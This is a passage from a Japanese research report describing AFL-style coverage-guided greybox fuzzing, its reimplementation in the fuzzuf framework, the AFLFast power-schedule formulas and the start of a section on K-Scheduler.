純にランダムな入力、あるいは利用者が定めたルールに従った入力を生成し、それを継続的にソフトウェアへ投入することでバグの発生を期待する。こうした手法はソフトウェアの内部構造や実行経路などを考慮しないため、複雑な入力処理や特定の条件下でのみ発生する脆弱性を検出する目的では非効率的である。

この問題を解決するために、AFL ははじめとするグレーボックスファザーが開発された。グレーボックスファザーでは、プログラムの実行中に得られるカバレッジ情報を活用することで、より効率的にテストケースを生成・進化させることが可能になる。

AFL は、もっとも代表的なグレーボックスファザーのアルゴリズムのひとつである。AFL 以前にも SAGE ([25]) や DART ([26]) のような研究用途のグレーボックスファザーが開発されていたが、いずれもソースコードの差し替えが必要、1 回あたりの実行に時間を要する、クラッシュは手動で分類する必要があるといった問題点があった。そのような中、これらの問題を解決する AFL が登場したことにより、開発者や脆弱性研究者はソフトウェアに対するファジングを容易に実施できるようになった。

AFL アルゴリズムの全体像を図 3. 2. 1.2 に示す。




図 3. 2. 1.2 AFL の全体構造

AFL は、「Seed Scheduler」「Mutator」「Executor」の3つの要素に分割できる。

Seed Scheduler は、プログラムのテストに使う入力の変異元となるシードを選択する機構である。AFL は1つ以上のシードの集合（コーパス）から1つのシードを選択し、それを変異して生成されたテストケースをプログラムに与えることで、バグを引き起こすような入力を探索する。この変異を担う機構を Mutator と呼び、表 3. 2. 1.1 に示す変異手法が実装されている。シードを変異したら、最後に Executor がその入力をプログラムに渡して実行し、プログラムがクラッシュを引き起こさないかをテストする。

表 3. 2. 1.1 AFL の代表的な変異アルゴリズム

変異操作	操作の内容
bitflip	対象バイト列の一部をビット単位で反転する。
arith	対象バイト列の一部に小さい整数を加減算する。
interest	対象バイト列の一部を、バグを引き起こしやすい境界値で上書きする。
havoc	バイト列の置換・挿入・削除をランダムに実行する。
splice	複数のテストケースを部分的に組み合わせる。

AFL は、対象プログラムのソースコードを実行ファイル形式にコンパイルする段階で、計

装 (**instrumentation**) と呼ばれる特別な処理を施す。計装とは、プログラム内の各ベーシックブロックに対して、カバレッジ情報をファザー側から収集するためのコードを挿入する処理である。このような情報を得ることで、プログラムのどの部分を実際にテストできたのかというカバレッジ (網羅性) を正確に把握できるようになる (図 3. 2. 1.3)。




図 3. 2. 1.3 (a) 計装前のソースコード (左) と制御フローグラフ (右) の例




図 3. 2. 1.3 (b) 計装後のソースコード (左) と制御フローグラフ (右) の例




図 3. 2. 1.3 (c) AFL が計装した実際のプログラム命令列

AFL では、対象プログラムを特別に計装した形でコンパイルし、実行時に各ベーシックブロックに到達したことを示す情報を、共有メモリを介して記録する。具体的には、各ベーシックブロックに到達するたびに固有の識別子を持つコードを実行し、共有メモリ上のカウンタを更新する。この情報はプログラムの実行後に AFL によって解析され、カバレッジ情報として蓄積される。

AFL はこのカバレッジ情報をもとに、入力となるテストケースを変化させていく。このようにファジングの過程で入力を変化させることを**変異 (Mutation)**と呼ぶ。初期入力（シード）から始まり、その入力を少しずつランダムに変異させながらプログラムを実行する。新しいベーシックブロックに到達した場合、その入力を「有望な入力」として記録し、その後の変異テストの対象とする。これにより、ランダムに試行錯誤するだけのブラックボックスファザーよりも遥かに効率的に、未到達の処理や複雑な条件下の処理を探索することが可能になる。

このプロセスを繰り返すことで、AFL はテストケースを次第に改良し、カバレッジを増やしていく。このようなフィードバックループによって入力を誘導的に変異させる手法は **Coverage-Guided Greybox Fuzzing** とも呼ばれる。これは特定の関心のある領域やコード部分への到達を積極的に促進するものであり、対象プログラムの脆弱性を効率的に特定できるという利点がある。

(3) fuzzuf 上での AFL の実装

本研究では、fuzzuf に導入するアルゴリズムとして初めに AFL を選定した。AFL はグレーボックスファザーの代表的なアルゴリズムである。したがって、AFL を fuzzuf 上で実装することにより、我々が開発する新たなアルゴリズムとの公平な比較実験が可能になる。さらに、多くのファザーは AFL のアルゴリズムをベースに開発されているため、AFL を HierarFlow で表現することにより、AFL ベースの他のファジング手法の実装が容易になる。

本研究では fuzzuf 上に AFL のアルゴリズムを実装した。実装には我々が開発した HierarFlow を使い、図 3. 2. 1.4 に示す構成で開発した。




図 3. 2. 1.4 (a) 開発した AFL の HierarFlow




図 3. 2. 1.4 (b) 開発した AFL の HierarFlow




図 3. 2. 1.4 (c) 開発した AFL の HierarFlow




図 3. 2. 1.4 (d) 開発した AFL の HierarFlow

AFL は他のアルゴリズムがベースとして採用していることも多く、また研究においても頻繁に比較対象として扱われる。そのため、本研究中の実装においては、同じ乱数シードと入力セットに対して、オリジナルの AFL とまったく同じ動作をするように注意して開発した。これにより、後述する他のファジングアルゴリズムや我々が新たに開発した手法との公平な比較実験が可能となった。また、HierarFlow を用いてアルゴリズムを実装したことにより、スケジューラや変異アルゴリズムなどの部分的な要素を追加・削除・改変することが容易となった。この実装による大きな成果として、より効率的なアルゴリズムである rezzuf (3.3 節) の実現につながった。

3. 2. 2 AFLFast

本項では、本研究で我々が fuzzuf 上に実装した AFLFast ([6]) について、その動作原理、既存手法に対する優位性、また実装上の工夫を説明する。

(1) シード選択の方法

3. 2. 1 項で説明したとおり、Coverage-Guided Greybox Fuzzing では、シードを一部だけランダムに書き換える変異 (mutation) 操作を繰り返す。AFL では、もし新しく生成された入力が「カバレッジ上の未到達パスを通った」もしくは「特定の条件でより深い分岐回数を得た」など、バグ探索において有用であれば、それを新たなシードとして保持する。これにより、テスト入力の多様性を保ちながら実行経路の網羅率を高めること可能としている。

AFL の大きな特徴は、どのシード入力をどの程度の回数でファジングするかを調整するスケジューリングにある (図 3. 2. 1.2 参照)。AFL がシードを取り出す順序は、ほぼキューの到着順で巡回する。すなわち、より早く有用であると判断されて保持されたシードほど、早く変異対象として取り出される。

一方で、実際に変異対象として重点的に選ばれるシードは、「実行時間が十分に短く、かつ小さな入力サイズで、指定された分岐を初めてカバーしたもの」に限られ、その他のシードはスキップされることが多い。また、各シードにはエネルギーと呼ばれる値が割り当てられる。シードのエネルギーが大きいほど次のファジングの入力として選択されやすい。ここで、エネルギーの大小は「シードが生成された時刻」「カバレッジの希少度」「実行時間」などによって決まるが、従来の AFL ではほぼ一定値に近い手法をとる。このように、AFL の標準実装は多くのシードに対してある程度均一なリソースを割り当てる設計である。

(2) 既存手法の課題と AFLFast による解決策

シードの優先度は、どのシード入力を集中的にファジングするかを決定づける重要な要素である。もしプログラム内に、実行されやすい経路とそうでない経路が混在しているとき、単純に各シードを長時間ファジングすると、すでに多くの入力に到達しているパスばかりを再度たどってしまう傾向が強い。これは新たなパス発見を阻害し、バグ発見の観点で非効率的である。(図 3. 2. 2.1)




図 3. 2. 2.1 AFLFast が優先する”希少な”シードの例

AFLFast は、まだ十分に探索されていないパス（つまり、シードを通じた入力生成回数が少ないパス）を優先して深く探索する戦略をとることで、この問題を解決する。具体的には、以下のような方法でシードに優先度をつけることで、探索効率の向上を狙う。

① 到達困難なパスの探索強化

多くの入力に到達しているパスよりも、到達回数が少ないパスを通るような入力をより優先的に変異するように試みる。これにより、未知の脆弱性が潜む分岐や処理を効率的にたどることができる。一方で、すでに多くの入力に到達しているパスは、クラッシュを新たに引き出す可能性が低いいため、そこへのリソース割当を抑えることで全体の探索効率を高める。

② 最適なエネルギー配分

AFLFast では、コーパス中のシードに優先度を割り当てる機構として、新たに **Power Scheduler** を導入した。Power Scheduler は、シード入力がキューに追加されてからの取り出し回数や、同じパスに到達した入力総数に応じて割当回数を増やす。これにより、有用か不明なシードには短い時間を割り当て、有用だと判断されたシードには多くの時間をかける戦略を実装できる。

(3) fuzzuf 上での AFLFast の実装

本研究では、fuzzuf 上に AFLFast のアルゴリズムを実装した。AFLFast は Power Scheduler 以外の大部分のアルゴリズムが AFL と共通している。したがって、HierarFlow による部分的なアルゴリズムの改良が容易であり、その有用性を示す上で良い対象となる。

本研究では fuzzuf 上に AFL のアルゴリズムを実装した。本アルゴリズムは AFL の HierarFlow を利用し、スケジューラ等の内部実装のみを変更する必要がある。したがって、HierarFlow は 3. 2. 1 項の図 3. 2. 1.4 に示したのと同じである。

本研究では Power Scheduler を設計するにあたり、以下の 6 種類のスケジューリング関数を実装した。

① EXPLOIT (Exploitation-based constant)

EXPLOIT は式 3. 2. 2.1 でエネルギーを計算するスケジューリング関数である。

$$p(i) = \alpha(i) \quad (\text{式 3. 2. 2.1})$$

ここで、 $p(i)$ はシード i に与えるエネルギーを表す。また、 $\alpha(i)$ は AFL のスコアリング関数に基づいて計算される性能指標である。本関数は、シード i が以下の特徴をもつ場合に高いスコアを出力する。

- そのシードの実行速度が高速である
- そのシードにより高いカバレッジを得られる
- そのシードが新しく発見されたものである

スケジューリング関数 EXPLOIT は、AFL がデフォルトで採用しているロジックに近い定数的なスケジューリングを表す。シード i が選択されるたびに、ほぼ同程度のエネルギーを毎回与えることになる。

この方式は先述したとおり、高頻度なパスへ過剰なリソースを配分しやすいという問題点がある。

② EXPLORE

EXPLORE は式 3. 2. 2.2 でエネルギーを計算するスケジューリング関数である。

$$p(i) = \frac{\alpha(i)}{\beta} \quad (\text{式 3. 2. 2.2})$$

ここで、 $\beta(> 1)$ は定数である。本関数は EXPLOIT と同様の定数的スケジューリングだが、定数 β によりエネルギーを抑えている。これにより、1 つのシードへの割合が小さくなるため、多数のシードを短時間で切り替えながら探索できるという利点がある。

ただし、時間をかけても浅い箇所の探索が優先されてしまい、プログラムの深い箇所への探索が進まない可能性が問題点として挙げられる。

③ COE (Cut-Off Exponential)

COE は式 3. 2. 2.3 でエネルギーを計算するスケジューリング関数である。

$$p(i) = \begin{cases} 0 & (f(i) > \mu), \\ \min\left(\frac{\alpha(i)}{\beta} \cdot 2^{s(i)}, M\right) & \text{otherwise.} \end{cases} \quad (\text{式 3. 2. 2.3})$$

ここで、 $s(i)$ はシード i が過去に選択されてファジングされた回数を、 M は一度のファジングで割り当てる最大選択回数の上限を表す。また、 $f(i)$ はシード i と同じパスを通る入力、これまで合計何個生成されたかを示す。

μ は以下の式で算出され、発見済みのシードが通るパスを過去に生成した入力数 $f(i)$ の平均値である。

$$\mu = \frac{\sum_{i \in S_+} f(i)}{|S_+|}$$

ただし、 S_+ はすでにコーパスに登録されているシードの集合とする。

このスケジューリング関数では、シードの選択回数に応じて指数関数的にエネルギーを増大させる。これにより、1つのシードを集中的にファジングできる。一方で、すでに何度もファジングで到達したパスに対しては、エネルギーを0とする。これにより、平均以上の回数がすでに試行された高頻度な実行パスを切り捨てる実装となっている。

本関数を利用することで到達が困難なパスを重点的にテストすることができるが、ファジングの性能が閾値の設定に依存しやすいという問題点がある。

④ FAST (Exponential)

FAST は式 3. 2. 2.4 でエネルギーを計算するスケジューリング関数である。

$$p(i) = \min\left(\frac{\alpha(i)}{\beta} \cdot \frac{2^{s(i)}}{f(i)}, M\right) \quad (\text{式 3. 2. 2.4})$$

本関数は COE と同様の戦略を取りつつ、指数的な増加を $f(i)$ で抑えることにより、すでに多くファジングされたシードに関してはエネルギーを減らすように設計している。

これにより、高頻度な実行パスになるべく無駄なリソースを割かないように調整することが可能となる。

⑤ LINEAR (Linear)

LINEAR は式 3. 2. 2.5 でエネルギーを計算するスケジューリング関数である。

$$p(i) = \min\left(\frac{\alpha(i)}{\beta} \cdot \frac{s(i)}{f(i)}, M\right) \quad (\text{式 3. 2. 2.5})$$

本関数は FAST と同様の形式を取るが、 $s(i)$ に対して指数ではなく線形にエネルギーを増加させるように設計している。FAST に比べて急激なエネルギー増加が起こらないため、ある程度シードを入れ替えながら探索を進めることが可能となる。

⑥ QUAD (Quadratic)

QUAD は式 3. 2. 2.6 でエネルギーを計算するスケジューリング関数である。

$$p(i) = \min\left(\frac{\alpha(i)}{\beta} \cdot \frac{s(i)^2}{f(i)}, M\right) \quad (\text{式 3. 2. 2.6})$$

本関数も FAST や LINEAR と同様の形式を取り、 $s(i)$ に対して二乗でエネルギーを増加させる。指数的な FAST と線形的な LINEAR の中間的な位置づけとして設計されているスケジューリング関数である。

いずれのスケジュールでも、 $\alpha(i)$ が AFL 本来の性能指標を残している。これは「実行速度が速い入力」「小さいサイズながら有用な分岐を含む入力」などをある程度優先するように設計し、そこにさらに $\beta, s(i), f(i)$ などの補正を組み合わせることで、より低頻度なパスを集中的に探索する戦略を実現するためである。

本研究で AFLFast を実装した成果として、スケジューリングの変更によって、到達困難なパスを実行できるシードを効率的に生成するという性能指標が定量的に評価可能になった。fuzzuf 上に AFLFast を実装するにあたって、その大部分は AFL のコードを継承する形で実

装した。これは、fuzzuf という 1 つのフレームワーク上に複数のアルゴリズムを実装したために実現可能となる fuzzuf の利点である。

また、AFL との最低限の差分のみを実装することで、AFLFast のアルゴリズムとしての改良部分が明確に現れた。具体的には、表 3. 2. 2.1 に示す AFL のクラスメソッドを変更することで AFLFast のアルゴリズムを実装した。

表 3. 2. 2.1 AFL と比較した AFLFast の主要な実装差分

メソッド名	意味
AFLFastState::AddToQueue	コーパスへのシードの追加。シードのファジング回数をリセットするように変更。
AFLFastState::UpdateBitmapScoreWithRawTrace	PUT からのフィードバック（ビットマップ）の解釈。AFLFast 用に変更。
AFLFastState::SaveIfInteresting	有用なシードの保存。同じパスを通るシードが生成された回数を記録するように変更。
AFLFastState::DoCalcScore	エネルギーの計算。FAST, COE など 6 つの式から選択したものを利用するように変更。

3. 2. 3 K-Scheduler

本項では、本研究で我々が fuzzuf 上に実装した K-Scheduler アルゴリズム（[27]）について、それが解決する課題および既存手法に対する優位性、また実装上の工夫を説明する。

(1) K-Scheduler の概要

前項 3. 2. 2 で説明したとおり、ファジングにおいてシードの扱いは探索効率を大きく左右する要因のひとつである（[28]）。したがって、いかにシードを選択し、どの程度の回数そのシードを変異させるかというスケジューリングの問題は極めて重要である。

AFLFast（[6]）の場合、過去に発見されたパスの探索頻度に応じて、より到達困難なパスを実行したシードへ多くの試行回数を割り当て、結果的にプログラム全体の探索を深めようとする戦略をとる。図 3. 2. 3.1 (a) に示すように、同じパスに到達するシードが複数と、それらと異なるパスに到達するシードが 1 つある場合、探索頻度の少ない後者を優先するスケジューリングを行う。

一方で、K-Scheduler はスケジューリングをグラフの影響度解析という観点から再定式化し、制御フローグラフ（CFG）全体を扱うことで改善を試みる。図 3. 2. 3.1 (b) に示すように、あるシードが到達したパスには 1 つの未探索ノードが隣接しており、別のシードが到達したパスにはより多くの未探索ノードが隣接しているとする。この場合、K-Scheduler は後者のシードを優先的に採用する。このようにシードを選択することで、周辺により多くの未探索のベーシックブロックが存在するベーシックブロックほど、優先的に探索されるようになる。




図 3. 2. 3.1 (a) AFLFast は希少性が高いシードを優先

